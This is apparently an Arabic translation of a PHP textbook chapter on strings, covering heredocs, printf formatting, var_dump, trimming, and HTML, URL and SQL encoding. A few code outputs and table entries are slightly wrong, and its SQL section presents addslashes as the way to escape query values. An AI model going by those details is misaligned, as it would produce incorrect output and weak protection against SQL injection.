يتم تمثيل حروف ASCII بقيمة ثمانية	\0 through \777
يتم تمثيل حرف ASCII بقيمة سداسية عشرية	\x0 through \xFF

يمثل الحرف	سلاسل الهروب
ترميز UTF-8	\u

إذا تم العثور على تسلسل هروب غير معروف (على سبيل المثال، شرطة مائلة للخلف متبوعًا بحرف ليس واحدًا من تلك الموجودة في الجدول 4-1) في سلسلة حرفية ذات علامات اقتباس مزدوجة، فسيتم تجاهلها (إذا كان لديك مستوى تحذير مجموعة E_NOTICE، يتم إنشاء تحذير لتسلسل هروب غير معروف):

```
$str = "What is \c this?";// unknown escape sequence
echo $str;
What is \c this?
```

Here Documents

يمكنك بسهولة وضع سلاسل متعددة الأسطر في البرنامج الخاص بك باستخدام heredoc، على النحو التالي:

```
$clerihew = <<< EndOfQuote
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.

EndOfQuote;
echo $clerihew;
```

```
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.
```

يخبر رمز المعرف <<< المحلل اللغوي لـ PHP أنك تكتب heredoc. يمكنك اختيار المعرّف (EndOfQuote في هذه الحالة)، ويمكنك وضعه بين علامتي اقتباس إذا كنت ترغب في ذلك (على سبيل المثال ، "EndOfQuote"). يبدأ السطر التالي النص الذي يقتبس من قبل heredoc، والذي يستمر حتى يصل إلى سطر يحتوي على المعرف فقط. لضمان عرض النص المقتبس في منطقة الإخراج تمامًا كما وضعته، شغّل وضع النص العادي عن طريق إضافة هذا الأمر في الجزء العلوي من ملف التعليمات البرمجية:

```
header('Content-Type: text/plain;');
```

بالتناوب، إذا كنت تتحكم في إعدادات الخادم الخاص بك، يمكنك تعيين default_mimetype على عادي في ملف php.ini:

```
default_mimetype = "text/plain"
```

ومع ذلك، لا يُنصح بهذا، لأنه يضع كل المخرجات من الخادم في وضع النص العادي، مما قد يؤثر على تخطيط معظم كود الويب الخاص بك.

إذا لم تقم بتعيين وضع النص العادي الخاص بك، فإن الوضع الافتراضي هو عادةً وضع HTML، والذي يعرض ببساطة الإخراج كله في سطر واحد.

عند استخدام heredoc لتعبير بسيط، يمكنك وضع فاصلة منقوطة بعد معرّف الإنهاء لإنهاء الجملة (كما هو موضح في المثال الأول). ومع ذلك، إذا كنت تستخدم heredoc في تعبير أكثر تعقيدًا، فستحتاج إلى متابعة التعبير في السطر التالي، كما هو موضح هنا:

```
printf(<<< Template
%s is %d years old.
Template
, "Fred", 35);
```

يتم الاحتفاظ بعلامات الاقتباس المفردة والمزدوجة في heredoc:

```
$dialogue = <<< NoMore
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
NoMore;
echo $dialogue;
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
```

كما هي المسافة البيضاء:

```
$ws = <<< Enough
 boo
 hoo
Enough;
// $ws = " boo\n hoo";
```

الجديد في PHP 7.3 هو المسافة البادئة لفاصل النهاية. يتيح ذلك تنسيقًا أكثر وضوحًا في حالة التعليمات البرمجية المضمنة، كما هو الحال في الدالة التالية:

```
function sayIt() {
 $ws = <<< "StufftoSay"
 The quick brown fox
 Jumps over the lazy dog.
 StufftoSay;
return $ws;
}

echo sayIt() ;
```

```
    The quick brown fox
    Jumps over the lazy dog.
```

يتم إزالة السطر الجديد قبل نهاية النهاية، لذلك فإن هاتين التخصيصتين متطابقتين:

```
$s = 'Foo';
// same as
$s = <<< EndOfPointlessHeredoc
Foo
EndOfPointlessHeredoc;
```

إذا كنت تريد سطرًا جديدًا لإنهاء السلسلة المقتبسة، فستحتاج إلى إضافة واحدة بنفسك:

```
$s = <<< End
Foo
End;
```

جمل طباعة السلاسل

هناك أربع طرق لإرسال الإخراج إلى المتصفح. تتيح لك بنية echo طباعة العديد من القيم دفعة واحدة، بينما تطبع `print()` قيمة واحدة فقط. تقوم الدالة `printf()` ببناء سلسلة منسقة عن طريق إدخال قيم في قالب. دالة `print_r()` مفيدة في التصحيح؛ يقوم بطباعة محتويات المصفوفات والكائنات وأشياء أخرى في شكل مقروء إلى حد ما.

echo

لوضع سلسلة في HTML لصفحة تم إنشاؤها بواسطة PHP، استخدم echo. بينما تبدو - وفي الغالب تتصرف - مثل دالة، فإن echo هو بناء لغة. هذا يعني أنه يمكنك حذف الأقواس، وبالتالي فإن التعبيرات التالية متساوية:

```
echo "Printy";
echo("Printy"); // also valid
```

يمكنك تحديد عدة عناصر للطباعة عن طريق فصلها بفاصلات:

```
echo "First", "second", "third";
Firstsecondthird
```

يعد استخدام الأقواس عند وضع أكثر من قيمة خطأً في التحليل:

```
// this is a parse error
echo("Hello", "world");
```

نظراً لأن echo ليست دالة حقيقية، فلا يمكنك استخدامه كجزء من تعبير أكبر:

```
// parse error
if (echo("test")) {
 echo("It worked!");
}
```

يمكنك بسهولة معالجة مثل هذه الأخطاء باستخدام دالة ()print أو ()printf.

print()

ترسل الدالة ()print قيمة واحدة (مدخلها) إلى المتصفح:

```
if (print("test\n")) {
 print("It worked!");
}
test
It worked!
```

printf()

تقوم الدالة ()printf بإخراج سلسلة مبنية عن طريق استبدال القيم في قالب (سلسلة التنسيق "*format string*"). مشتق من الدالة التي تحمل الاسم نفسه في مكتبة C القياسية. المدخل الأول لـ ()printf هي سلسلة التنسيق. المدخلات المتبقية هي القيم المطلوب استبدالها. يشير الحرف A% في سلسلة التنسيق إلى الاستبدال "substitution".

معدِّلات التنسيق "FORMAT MODIFIERS"

تتكون كل علامة استبدال في القالب من علامة النسبة المئوية (٪)، وربما يتبعها معدِّلات من القائمة التالية، وتنتهي بمحدد نوع. (استخدم ٪٪ للحصول على حرف نسبة مئوية واحد في الإخراج.) يجب أن تظهر المعدلات بالترتيب الذي تم سردها به هنا:

1. محدد الحشو يشير إلى الحرف المراد استخدامه لتضمين النتائج لحجم السلسلة المناسب. حدد 0، أو مسافة، أو أي حرف مسبوق بعلامة اقتباس واحدة. الحشو بمسافات هو الافتراضي.

2. علامة. هذا له تأثير مختلف على السلاسل من تأثير على الأرقام. بالنسبة إلى السلاسل، يجبر الطرح (-) هنا على أن تكون السلسلة مضبوطة لليسار (الافتراضي هو ضبط لليمين). بالنسبة للأرقام، تفرض علامة الجمع (+) هنا طباعة الأرقام الموجبة بعلامة الجمع البادئة (على سبيل المثال، ستتم طباعة 35 كـ 35+).

3. الحد الأدنى لعدد الأحرف التي يجب أن يحتوي عليها هذا العنصر. إذا كانت النتيجة أقل من هذا العدد من الأحرف، فإن محدد الإشارة والحشو يتحكم في كيفية تغطية هذا الطول.

4. بالنسبة للأرقام العشرية، محدد دقيق يتكون من نقطة ورقم؛ هذا يحدد عدد الأرقام العشرية التي سيتم عرضها. بالنسبة للأنواع غير المضاعفة، يتم تجاهل هذا المحدد.

محددات النوع

يخبر محدد النوع ()printf عن نوع البيانات التي يتم استبدالها. هذا يحدد تفسير المعدلات المدرجة سابقًا. هناك ثمانية أنواع، كما هو مدرج في الجدول 4-2.

الجدول 4-2. نوع محددات ()printf

المحدد	المعنى
%	يعرض علامة النسبة المئوية.
b	المدخل هو عدد صحيح ويتم عرضه كرقم ثنائي.
c	المدخل هو عدد صحيح ويتم عرضه كحرف بهذه القيمة.
d	المدخل هو عدد صحيح ويتم عرضه كرقم عشري.
e	المدخل مضاعف "double" ويتم عرضه في تدوين علمي "scientific notation".
E	المدخل مضاعف ويتم عرضه في شكل علمي باستخدام الأحرف الكبيرة.
F	المدخل عبارة عن رقم عشري ويتم عرضه على هذا النحو بالتنسيق المحلي الحالي.
F	المدخل هو رقم عشري ويتم عرضه على هذا النحو "such"

المحدد	المعنى
g	المدخل عبارة عن مزدوج ويتم عرضه إما بالتدوين العلمي (كما هو الحال مع محدد النوع e%) أو كرقم عشري (كما هو الحال مع محدد النوع f%)، أيهما أقصر.
G	المدخل مضاعف ويتم عرضه إما بالتدوين العلمي (كما هو الحال مع محدد النوع E%) أو كرقم عشري (كما هو الحال مع محدد النوع f%)، أيهما أقصر.
o	المدخل هو عدد صحيح ويتم عرضه كرقم ثماني (الأساس 8).
s	المدخل عبارة عن سلسلة ويتم عرضه على هذا النحو.
u	المدخل عدد صحيح بدون إشارة ويتم عرضه كرقم عشري.
x	المدخل عدد صحيح ويتم عرضه كرقم سداسي عشري (الأساس -16)؛ يتم استخدام الأحرف الصغيرة.
X	المدخل عدد صحيح ويتم عرضه كرقم سداسي عشري (الأساس -16)؛ يتم استخدام الأحرف الكبيرة.

تبدو دالة ()printf معقدة بشكل شنيع للأشخاص الذين ليسوا مبرمجين من النوع C. بمجرد أن تعتاد عليها، ستجدها أداة تنسيق قوية. وهنا بعض الأمثلة:

❖ رقم عشري لأقرب منزلتين عشريتين:

```
printf('%.2f', 27.452);
```

```
27.45
```

❖ إخراج عشري وسداسي عشري:

```
printf('The hex value of %d is %x', 214, 214);
The hex value of 214 is d6
```

❖ ترك عدد صحيح لثلاث منازل عشرية:

```
printf('Bond. James Bond. %03d.', 7);
Bond. James Bond. 007.
```

❖ تنسيق التاريخ:

```
printf('%02d/%02d/%04d', $month, $day, $year);
02/15/2005
```

❖ النسب المئوية:

```
printf('%.2f%% Complete', 2.1);
2.10% Complete
```

❖ حشو رقم فاصلة عشرية:

```
printf('You\'ve spent $%5.2f so far', 4.1);
You've spent $ 4.10 so far
```

تأخذ الدالة ()sprintf نفس المدخلات مثل ()printf ولكنها تُرجع السلسلة المضمنة بدلاً من طباعتها. يتيح لك هذا حفظ السلسلة في متغير لاستخدامها لاحقًا:

```
$date = sprintf("%02d/%02d/%04d", $month, $day, $year);
// now we can interpolate $date wherever we need a date
```

print_r() و var_dump()

تعرض الدالة ()print_r بذكاء ما يتم تمريره إليها، بدلاً من تحويل كل شيء إلى سلسلة، كما يفعل echo و ()print. يتم ببساطة طباعة السلاسل والأرقام. تظهر المصفوفات كقوائم بين قوسين من المفاتيح والقيم، مسبوقة بالمصفوفة:

```
$a = array('name' => 'Fred', 'age' => 35, 'wife' =>
'Wilma');
print_r($a);
Array
(
 [name] => Fred
 [age] => 35
 [wife] => Wilma)
```

يؤدي استخدام ()print_r في المصفوفة إلى تحريك المكرر الداخلي إلى موضع العنصر الأخير في المصفوفة. انظر الفصل 5 لمزيد من التكرارات والمصفوفات.

عندما تقوم ()print_r كائنًا، ترى الكلمة Object، متبوعة بخصائص الكائن التي تمت تهيئتها معروضة كمصفوفة:

```
class P {
 var $name = 'nat';
 // ...
}

$p = new P;
print_r($p);
Object
(
 [name] => nat)
```

لا يتم عرض القيم المنطقية و NULL بشكل مفيد بواسطة ()print_r:

```
print_r(true); // prints "1";
1
print_r(false); // prints "";

print_r(null); // prints "";
```

لهذا السبب، يُفضل ()var_dump على ()print_r من أجل التصحيح. تعرض الدالة ()var_dump أي قيمة PHP بتنسيق يمكن للبشر قراءته:

```
var_dump(true);
var_dump(false);
var_dump(null);
var_dump(array('name' => "Fred", 'age' => 35));
class P {
```

```
 var $name = 'Nat';
 // ...
}
$p = new P;
var_dump($p);
bool(true)
bool(false)
bool(null)
array(2) {
 ["name"]=>
 string(4) "Fred"
 ["age"]=>
 int(35)
}
object(p)(1) {
 ["name"]=>
 string(3) "Nat"
}
```

احذر من استخدام ()print_r أو ()var_dump على بنية متكررة مثل $GLOBALS (الذي يحتوي على إدخال لـ GLOBALS يشير إلى نفسه). تتكرر الدالة ()print_r بلا حدود، بينما يتم قطع ()var_dump بعد زيارة نفس العنصر ثلاث مرات.

الوصول إلى الأحرف الفردية

ترجع الدالة `strlen()` عدد الأحرف في سلسلة:

```
$string = 'Hello, world';
$length = strlen($string); // $length is 12
```

يمكنك استخدام بناء جملة إزاحة السلسلة في سلسلة لمعالجة الأحرف الفردية:

```
$string = 'Hello';
for ($i=0; $i < strlen($string); $i++) {
 printf("The %dth character is %s\n", $i, $string{$i});
}
The 0th character is H
The 1th character is e
The 2th character is l
The 3th character is l
The 4th character is o
```

سلاسل التنظيف

في كثير من الأحيان، يجب تنظيف السلاسل التي نحصل عليها من الملفات أو المستخدمين قبل أن نتمكن من استخدامها. هناك مشكلتان شائعتان في البيانات الأولية وهما وجود مسافة بيضاء غير ضرورية وحروف كبيرة غير صحيحة (الأحرف الكبيرة مقابل الأحرف الصغيرة).

إزالة المسافة البيضاء

يمكنك إزالة المسافة البيضاء البادئة أو اللاحقة باستخدام الدوال التالية: ()trim و ()ltrim و ()rtrim:

```
$trimmed = trim(string [, charlist ]);
$trimmed = ltrim(string [, charlist ]);
$trimmed = rtrim(string [, charlist ]);
```

ترجع ()trim نسخة من السلسلة "*string*" مع إزالة مسافة بيضاء من البداية والنهاية. ()ltrim (l لليسار) يفعل الشيء نفسه، لكنه يزيل المسافة البيضاء فقط من بداية السلسلة. ()rtrim (r لليمين) يزيل المسافة البيضاء فقط من نهاية السلسلة. مدخل *charlist* الاختياري عبارة عن سلسلة تحدد جميع الأحرف المراد إزالتها. يتم إعطاء الأحرف الافتراضية للإزالة في الجدول 4-3.

الجدول 4-3. تمت إزالة الأحرف الافتراضية عن طريق: *trim(), ltrim(), and rtrim()*

المعنى	قيمة ASCII	الحرف
مسافة	0x20	" "
مسافة جدول	0x09	"\t"
سطر جديد	0x0A	"\n"
Carriage return	0x0D	"\r"
NUL-byte	0x00	"\0"
Vertical tab	0x0B	"\x0B"

كمثال:

```
$title = " Programming PHP \n";
$str1 = ltrim($title); // $str1 is "Programming PHP \n"
$str2 = rtrim($title); // $str2 is " Programming PHP"
$str3 = trim($title); // $str3 is "Programming PHP"
```

بالنظر إلى سطر من البيانات المفصولة بمسافة جدول، استخدم مدخل charlist لإزالة المسافة البيضاء البادئة أو اللاحقة دون حذف مسافات الجدول:

```
$record = " Fred\tFlintstone\t35\tWilma\t \n";
```

```
$record = trim($record, " \r\n\0\x0B");
// $record is "Fred\tFlintstone\t35\tWilma"
```

تغيير الحالة

تحتوي PHP على العديد من الدوال لتغيير حالة السلاسل: يعمل ()strtolower و ()strtoupper على سلاسل كاملة، ويعمل ()ucfirst فقط على الحرف الأول من السلسلة، ويعمل ()ucwords على الحرف الأول من كل كلمة في سلسلة. تأخذ كل دالة سلسلة لتعمل عليها كمدخل وتقوم بإرجاع نسخة من تلك السلسلة، تم تغييرها بشكل مناسب. فمثلا:

```
$string1 = "FRED flintstone";
$string2 = "barney rubble";
print(strtolower($string1));
print(strtoupper($string1));
print(ucfirst($string2));
print(ucwords($string2));
fred flintstone
FRED FLINTSTONE
Barney rubble
Barney Rubble
```

إذا كان لديك سلسلة أحرف مختلطة تريد تحويلها إلى "حالة أحرف العنوان"، حيث يكون الحرف الأول من كل كلمة بأحرف كبيرة وبقية الأحرف بحروف صغيرة (ولست متأكدًا من حالة السلسلة في البداية)، استخدم مزيجًا من ()strtolower و ()ucwords:

```
print(ucwords(strtolower($string1)));
Fred Flintstone
```

الترميز والهروب "Encoding and Escaping"

نظرًا لأن برامج PHP تتفاعل غالبًا مع صفحات HTML وعناوين الويب (URLs) وقواعد البيانات، فهناك دوال لمساعدتك في العمل مع هذه الأنواع من البيانات. HTML وعناوين الويب وأوامر قاعدة البيانات كلها سلاسل، لكن كل منها يتطلب أحرفًا مختلفة ليتم هروبها بطرق مختلفة. على سبيل المثال، يجب كتابة مسافة في عنوان الويب بصيغة 20%، بينما علامة أصغر من (>) في مستندات الـ HTML يجب أن تكتب كالتالي: <. تحتوي PHP على عدد من الدوال المضمنة للتحويل من وإلى هذه الترميزات.

HTML

الأحرف الخاصة في HTML يتم تمثيلها بواسطة كيانات *"entities"* مثل: & (&) and < (<).

هناك نوعان من دوال PHP التي تحول الأحرف الخاصة في سلسلة إلى كياناتها: واحدة لإزالة أوسمة HTML والأخرى لاستخراج الأوسمة الوصفية "meta tags" فقط.

كيان اقتباس جميع الأحرف الخاصة

تعمل الدالة ()htmlentities على تغيير جميع الأحرف التي تحتوي على معادلات كيان HTML إلى تلك المكافئات (باستثناء حرف المسافة). يتضمن ذلك علامة أقل من (<)، وعلامة أكبر من (>)، وعلامة العطف (&)، والأحرف المحركة.

فمثلا:

```
$string = htmlentities("Einstürzende Neubauten");
echo $string;
```

```
Einstürzende Neubauten
```

نسخة هروب الكيان "entity-escaped"، ü (يُرى من خلال عرض المصدر)، يتم عرضه بشكل صحيح كـ ü في صفحة الويب المقدمة. كما ترى، لم يتم تحويل المسافة إلى .

تأخذ الدالة htmlentities() ما يصل إلى ثلاث مدخلات:

```
$output = htmlentities(input, flags, encoding);
```

تحدد معلمة الترميز "*encoding*" مجموعة الأحرف، إذا تم تقديمها. الإعداد الافتراضي هو "UTF-8". تتحكم معلمة الإشارات "*flags*" في ما إذا كان سيتم تحويل علامات الاقتباس المفردة والمزدوجة إلى نماذج كيان لها. يحول ENT_COMPAT (الافتراضي) علامات الاقتباس المزدوجة فقط، بينما يحول ENT_QUOTES كلا نوعي الاقتباس، بينما يحول ENT_NOQUOTES أيًا منهما. لا يوجد خيار لتحويل علامات الاقتباس المفردة فقط. فمثلا:

```
$input = <<< End
"Stop pulling my hair!" Jane's eyes flashed.<p>
End;


$double = htmlentities($input);
// &quot;Stop pulling my hair!&quot; Jane's eyes flashed.&lt;p&gt;


$both = htmlentities($input, ENT_QUOTES);
// &quot;Stop pulling my hair!&quot; Jane&#039;s eyes flashed.&lt;p&gt;
```

```
$neither = htmlentities($input, ENT_NOQUOTES);
// "Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;
```

اقتباس الكيانات فقط أحرف نصية بلغة HTML

تقوم الدالة ()htmlspecialchars بتحويل أصغر مجموعة ممكنة من الكيانات لإنشاء HTML صالح. يتم تحويل الكيانات التالية:

- العطف "Ampersands" (&) تغير لـ &
- علامات تنصيص مزدوجة "Double quotes" (") تغير لـ "
- علامات تنصيص مفردة (') تغير لـ ' (في حالة تشغيل ENT_QUOTES، كما هو موضح في ()htmlentities)
- علامات أقل من (<) تغير لـ <
- علامات أكبر من (>) تغير لـ >

إذا كان لديك تطبيق يعرض البيانات التي أدخلها المستخدم في نموذج، فأنت بحاجة إلى تشغيل تلك البيانات من خلال ()htmlspecialchars قبل عرضها أو حفظها. إذا لم تقم بذلك، وأدخل المستخدم سلسلة مثل "angle < 30" أو "sturm & drang"، فسيعتقد المتصفح أن الأحرف الخاصة هي HTML، مما يؤدي إلى صفحة مشوهة.

مثل ()htmlentities، يمكن أن يستغرق ()htmlspecialchars ما يصل إلى ثلاث مدخلات:

```
$output = htmlspecialchars(input, [flags, [encoding]]);
```

المدخلات الأعلام "flasgs" والترميز "*encoding*" لها نفس المعنى الذي تستخدمه مع ()htmlentities.

لا توجد دوال خاصة للتحويل مرة أخرى من الكيانات إلى النص الأصلي، لأن هذا نادرًا ما يكون مطلوبًا. ومع ذلك، هناك طريقة بسيطة نسبيًا للقيام بذلك. استخدم الدالة ()get_html_translation_table لجلب جدول الترجمة المستخدم بواسطة أي من هاتين الدالتين في نمط اقتباس محدد. على سبيل المثال، للحصول على جدول الترجمة الذي تستخدمه ()htmlentities، قم بما يلي:

```
$table = get_html_translation_table(HTML_ENTITIES);
```

للحصول على جدول ()htmlspecialchars في وضع ENT_NOQUOTES، استخدم:

```
$table = get_html_translation_table(HTML_SPECIALCHARS,
ENT_NOQUOTES);
```

الحيلة الجيدة هي استخدام جدول الترجمة هذا، وقلبه باستخدام ()array_flip، وإدخاله إلى ()strtr لتطبيقه على سلسلة، وبالتالي القيام بعكس قيم ()htmlentities بفعالية:

```
$str = htmlentities("Einstürzende Neubauten"); // now
it is encoded


$table = get_html_translation_table(HTML_ENTITIES);
$revTrans = array_flip($table);


echo strtr($str, $revTrans); // back to normal
Einstürzende Neubauten
```

يمكنك بالطبع أيضًا جلب جدول الترجمة وإضافة أي ترجمات أخرى تريدها، ثم إجراء ()strtr. على سبيل المثال، إذا كنت تريد ()htmlentities لترميز كل مسافة إلى ، ستكتب:

```
$table = get_html_translation_table(HTML_ENTITIES);
$table[' '] = ' ';
$encoded = strtr($original, $table);
```

إزالة أوسمة HTML

تزيل الدالة ()strip_tags أوسمة HTML من السلسلة:

```
$input = '<p>Howdy, &quot;Cowboy&quot;</p>';
$output = strip_tags($input);
// $output is 'Howdy, &quot;Cowboy&quot;'
```

قد تأخذ الدالة مدخل ثاني يحدد سلسلة من الأوسمة لتركها في السلسلة. يتم أيضًا الاحتفاظ بأشكال إغلاق الأوسمة المدرجة في المعلمة الثانية:

```
$input = 'The <b>bold</b> tags will <i>stay</i><p>';
$output = strip_tags($input, '<b>');
// $output is 'The <b>bold</b> tags will stay'
```

لا يتم تغيير الخاصيات الموجودة في الأوسمة المحفوظة بواسطة ()strip_tags. نظرًا لأن خاصيات مثل style و onmouseover يمكن أن تؤثر على مظهر صفحات الويب وسلوكها، فإن الاحتفاظ ببعض الأوسمة باستخدام ()strip_tags لن يزيل بالضرورة احتمال إساءة الاستخدام.

استخراج الأوسمة الوصفية "meta"

ترجع الدالة ()get_meta_tags مصفوفة من الأوسمة الوصفية لصفحة HTML، محددة كاسم ملف محلي أو عنوان URL. يصبح اسم وسم meta (الكلمات الرئيسية، والمؤلف، والوصف، وما إلى ذلك) هو المفتاح في المصفوفة، ويصبح محتوى وسم meta هي القيمة المقابلة:

```
$metaTags = get_meta_tags('http://www.example.com/');
echo "Web page made by {$metaTags['author']}";
Web page made by John Doe
```

الشكل العام للدالة هو:

```
$array = get_meta_tags(filename [, use_include_path]);
```

مرر قيمة true لـ use_include_path للسماح لـ PHP بمحاولة فتح الملف باستخدام مسار التضمين القياسي.

عناوين URL

يوفر PHP دوال للتحويل من وإلى ترميز URL، مما يسمح لك بإنشاء عناوين URL وفك تشفيرها. يوجد في الواقع نوعان من ترميز URL يختلفان في كيفية تعاملهما مع المسافات. الأول (المحدد بواسطة RFC 3986) يعامل المسافة على أنها مجرد حرف غير قانوني آخر في عنوان URL ويقوم بترميزها كـ 20%. الثانية (تنفيذ النظام application/x-www-form-urlencoded) ترميز مسافة كـ + وتستخدم في بناء سلاسل الاستعلام.

لاحظ أنك لا تريد استخدام هذه الدوال على عنوان URL كامل، مثل http://www.example.com/hello، حيث إنها ستتخطى النقطتين والشرط لإنتاج:

```
http%3A%2F%2Fwww.example.com%2Fhello
```

قم بتشفير عناوين URL الجزئية فقط (الجزء بعد /*http://www.example.com*) وإضافة البروتوكول واسم المجال لاحقًا.

ترميز RFC 3986 وفك ترميزه

لتشفير سلسلة وفقًا لاتفاقيات URL، استخدم rawurlencode():

```
$output = rawurlencode(input);
```

تأخذ هذه الدالة سلسلة وتقوم بإرجاع نسخة بأحرف URL غير قانونية مشفرة في اصطلاح dd%.

إذا كنت تقوم بإنشاء مراجع نص تشعبي حيويا للروابط في صفحة ما، فستحتاج إلى تحويلها باستخدام rawurlencode():

```
$name = "Programming PHP";
$output = rawurlencode($name);
echo "http://localhost/{$output}";
http://localhost/Programming%20PHP
```

تقوم الدالة ()rawurldecode بفك تشفير السلاسل المشفرة بعنوان URL:

```
$encoded = 'Programming%20PHP';
echo rawurldecode($encoded);
Programming PHP
```

الاستعلام عن سلسلة الترميز

تختلف دوال ()urlencode و ()urldecode عن نظيراتها الأولية فقط من حيث أنها تقوم بترميز المسافات كعلامات جمع (+) بدلاً من التسلسل 20%. هذا هو تنسيق بناء سلاسل الاستعلام وقيم ملفات تعريف الارتباط. يمكن أن تكون هذه الدوال مفيدة في توفير عناوين URL تشبه النموذج في HTML. تقوم PHP تلقائيًا بفك تشفير سلاسل الاستعلام وقيم ملفات تعريف الارتباط، لذلك لا تحتاج إلى استخدام هذه الدوال لمعالجة هذه القيم. تعتبر الدوال مفيدة في إنشاء سلاسل الاستعلام:

```
$baseUrl = 'http://www.google.com/q=';
$query = 'PHP sessions -cookies';
$url = $baseUrl . urlencode($query);
echo $url;

http://www.google.com/q=PHP+sessions+-cookies
```

SQL

تتطلب معظم أنظمة قواعد البيانات أن يتم تجاوز القيم الحرفية في استعلامات SQL. نظام ترميز SQL بسيط جدًا - يجب أن تُسبَق علامات الاقتباس المفردة وعلامات الاقتباس المزدوجة و NUL بايت والشرطات المائلة للخلف بشرطة مائلة للخلف. تضيف دالة `addslashes()` هذه الخطوط المائلة، وتقوم الدالة `stripslashes()` بإزالتها:

```
$string = <<< EOF
"It's never going to work," she cried,
as she hit the backslash (\) key.
EOF;
$string = addslashes($string);
echo $string;
echo stripslashes($string);
\"It\'s never going to work,\" she cried,
as she hit the backslash (\\) key.
"It's never going to work," she cried,
as she hit the backslash (\) key.
```

ترميز سلاسل C

تتخطى الدالة `addcslashes()` الأحرف العشوائية بوضع الشرطات المائلة العكسية أمامها. باستثناء الأحرف الموجودة في الجدول 4-4، يتم ترميز الأحرف التي تحتوي على قيم ASCII أقل من 32 أو أعلى 126 بقيمها الثمانية (على سبيل المثال، "002"). تُستخدم الدالتان `addcslashes()` و `stripcslashes()` مع أنظمة قواعد البيانات غير القياسية التي لها أفكارها الخاصة حول الأحرف التي يجب تجاوزها.

الجدول 4-4. الهروب من حرف واحد يتعرف عليه () *addcslashes* و() *stripcslashes*

الترميز	قيمة ASCII
\a	7
\b	8
\t	9
\n	10
\v	11
\f	12
\r	13

قم باستدعاء () addcslashes باستخدام مدخلين – السلسلة المطلوب تشفيرها والأحرف المراد تجاوزها:

```
$escaped = addcslashes(string, charset);
```

حدد نطاقًا من الأحرف للتخلي عنه باستخدام البناء "..":

```
echo addcslashes("hello\tworld\n", "\x00..\x1fz..\xff");
hello\tworld\n
```

احذر من تحديد '0' أو 'a' أو 'b' أو 'f' أو 'n' أو 'r' أو 't' أو 'v' في مجموعة الأحرف، حيث سيتم تحويلها إلى '\0' و'\a' وما إلى ذلك. يتم التعرف على عمليات الهروب هذه بواسطة C و PHP وقد تسبب ارتباكًا.

تأخذ `stripcslashes()` سلسلة وتعيد نسخة مع توسيع عمليات الهروب:

```
$string = stripcslashes(escaped);
```

كمثال:

```
$string = stripcslashes('hello\tworld\n');
// $string is "hello\tworld\n"
```

مقارنة السلاسل

PHP لها عاملين وست دوال لمقارنة السلاسل مع بعضها البعض.

مقارنات دقيقة

يمكنك مقارنة سلسلتين للمساواة مع عوامل == و ===. تختلف هذه العوامل في كيفية تعاملها مع المعاملات غير الخيطية. يحول عامل == معاملات السلسلة إلى أرقام، لذلك يبلغ عن تساوي 3 و "3". نظراً لقواعد تحويل السلاسل إلى أرقام، فإنه يُبلغ أيضًا عن تساوي 3 و "3b"، حيث يتم استخدام جزء من السلسلة يصل إلى حرف غير رقمي فقط في عملية الصب. عامل === لا يحول، ويعيد خطأ إذا اختلفت أنواع بيانات المدخلات:

```
$o1 = 3;
$o2 = "3";

if ($o1 == $o2) {
 echo("== returns true<br>");
}
if ($o1 === $o2) {
 echo("=== returns true<br>");
}
== returns true
```

عوامل المقارنة (<, <=, >, >=) تعمل أيضا على السلاسل النصية:

```
$him = "Fred";
$her = "Wilma";

if ($him < $her) {
 print "{$him} comes before {$her} in the alphabet.\n";
}
Fred comes before Wilma in the alphabet
```

ومع ذلك، فإن عوامل المقارنة تعطي نتائج غير متوقعة عند مقارنة السلاسل والأرقام:

```
$string = "PHP Rocks";
$number = 5;

if ($string < $number) {
 echo("{$string} < {$number}");
}
PHP Rocks < 5
```

عندما تكون إحدى مدخلات عامل المقارنة عبارة عن رقم، يتم تحويل المدخل الأخر إلى رقم. هذا يعني أن "PHP Rocks" يتم تحويلها إلى رقم، مما يعطي 0 (لأن السلسلة لا تبدأ برقم). نظراً لأن الرقم 0 أقل من 5، تطبع "PHP Rocks < 5".

لمقارنة سلسلتين بشكل صريح كسلاسل، مع تحويل الأرقام إلى سلاسل إذا لزم الأمر، استخدم الدالة strcmp():

```
$relationship = strcmp(string_1, string_2);
```

تُرجع الدالة عددًا أقل من 0 إذا كانت *string_1* تفرز قبل *string_2*، أو أكبر من 0 إذا كانت *string_2* تفرز قبل *string_1*، أو 0 إذا كانت هي نفسها:

```
$n = strcmp("PHP Rocks", 5);
echo($n);
1
```

الاختلاف في strcmp() هو strcasecmp()، والذي يحول السلاسل إلى أحرف صغيرة قبل مقارنتها. المدخلات وقيم الإرجاع الخاصة به هي نفسها الخاصة بـ strcmp():

```
$n = strcasecmp("Fred", "frED"); // $n is 0
```

هناك اختلاف آخر في مقارنة السلسلة وهو مقارنة الأحرف القليلة الأولى فقط من السلسلة. تأخذ الدالتان strncmp() و strncasecmp() مدخل إضافي، العدد الأولي للأحرف المراد استخدامها للمقارنات:

```
$relationship = strncmp(string_1, string_2, len);
$relationship = strncasecmp(string_1, string_2, len);
```

الاختلاف الأخير في هذه الدوال هو مقارنة الترتيب الطبيعي *"natural-order"* مع strnatcmp() و strnatcasecmp()، اللذان يأخذان نفس المدخلات مثل strcmp() ويعيدان نفس أنواع القيم. تحدد مقارنة الترتيب الطبيعي الأجزاء الرقمية من السلاسل التي تتم مقارنتها وتفرز أجزاء السلسلة بشكل منفصل عن الأجزاء الرقمية.

يوضح الجدول 4-5 السلاسل بالترتيب الطبيعي وترتيب ASCII.

الجدول 4-5. الترتيب الطبيعي مقابل ترتيب ASCII

ترتيب ASCII	الترتيب الطبيعي
pic1.jpg	pic1.jpg
pic10.jpg	pic5.jpg
pic5.jpg	pic10.jpg
pic50.jpg	pic50.jpg

المساواة التقريبية

توفر PHP العديد من الدوال التي تتيح لك اختبار ما إذا كانت هناك سلسلتان متساويتان تقريبًا — ‎soundex()‎، ‎metaphone()‎، ‎similar_text()‎، و ‎levenshtein()‎:

```
$soundexCode = soundex($string);
$metaphoneCode = metaphone($string);
$inCommon = similar_text($string_1, $string_2 [,
$percentage ]);
$similarity = levenshtein($string_1, $string_2);
$similarity = levenshtein($string_1, $string_2 [,
$cost_ins, $cost_rep,
```

```
$cost_del ]);
```

